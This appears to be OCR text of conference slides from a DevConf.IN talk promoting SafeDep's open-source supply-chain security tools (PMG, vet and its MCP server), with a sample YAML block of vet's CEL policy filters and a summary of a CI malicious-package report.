
SafeDep is built on the belief that security tools should be free, transparent, and accessible to everyone!

Open Source First


Developers
CI/CD or Development
For Vibe Coders
SafeDep PMG
SafeDep vet
SafeDep MCP Server

PMG

PMG (Package Manager Guard) protects developers from getting compromised by malicious packages during installation.




github.com/safedep/pmg

DEMO

DEV CONF .IN


vet

SafeDep Vet is a free, open-source next-generation SCA tool that protects against risky open-source components, including vulnerabilities and malware, across development, CI/CD, and production



github.com/safedep/vet

How vet works?



What are policies?

Policies are just CEL expressions to enforce context specific security requirements.


policies

```
filters:
  - name: critical-or-high-vulns
    check_type: CheckTypeVulnerability
    summary: Critical or high risk vulnerabilities were found
    value: |
      vulns.critical.exists(p, true) || vulns.high.exists(p, true)
  - name: low-popularity
    check_type: CheckTypePopularity
    summary: Component popularity is low by Github stars count
    value: |
      projects.exists(p, (p.type == "GITHUB") && (p.stars < 10))
  - name: risky-oss-licenses
    check_type: CheckTypeLicense
    summary: Risky OSS license was detected
    value: |
      licenses.exists(p, p == "GPL-2.0") ||
      licenses.exists(p, p == "GPL-2.0-only") ||
      licenses.exists(p, p == "GPL-3.0") ||
      licenses.exists(p, p == "GPL-3.0-only") ||
      licenses.exists(p, p == "BSD-3-Clause OR GPL-2.0")
  - name: ossf-unmaintained
    check_type: CheckTypeMaintenance
    summary: Component appears to be unmaintained
    value: |
      scorecard.scores["Maintained"] == 0
```


DEMO

DEV CONF .IN


vet in CI/CD


github-actions bot commented on Jun 8 • edited
vet Summary Report
This report is generated by vet
Policy Checks
Vulnerability
Malware
License
Popularity
Maintenance
Security Posture
Threats
Malicious Package Analysis
Malicious package analysis was performed using SafeDep Cloud API
Malicious Package Analysis Report
5 packages have been actively analyzed for malicious behaviour.
1 packages are identified as suspicious.
Note: Some of the package analysis jobs may still be running.Please check back later. Consider increasing the timeout for better coverage.
Changed Packages
Policy Violations

vet MCP Server




Official MCP Registry




registry.modelcontextprotocol.io/?q=vet-mcp

Cursor - MCP Registry



MCP Directory | Cursor Docs

How SafeDep Works



Is This Paranoia Worth It?

Why hack a server when you can hack a developer?

Thank You

SafeDep

DEV CONF .IN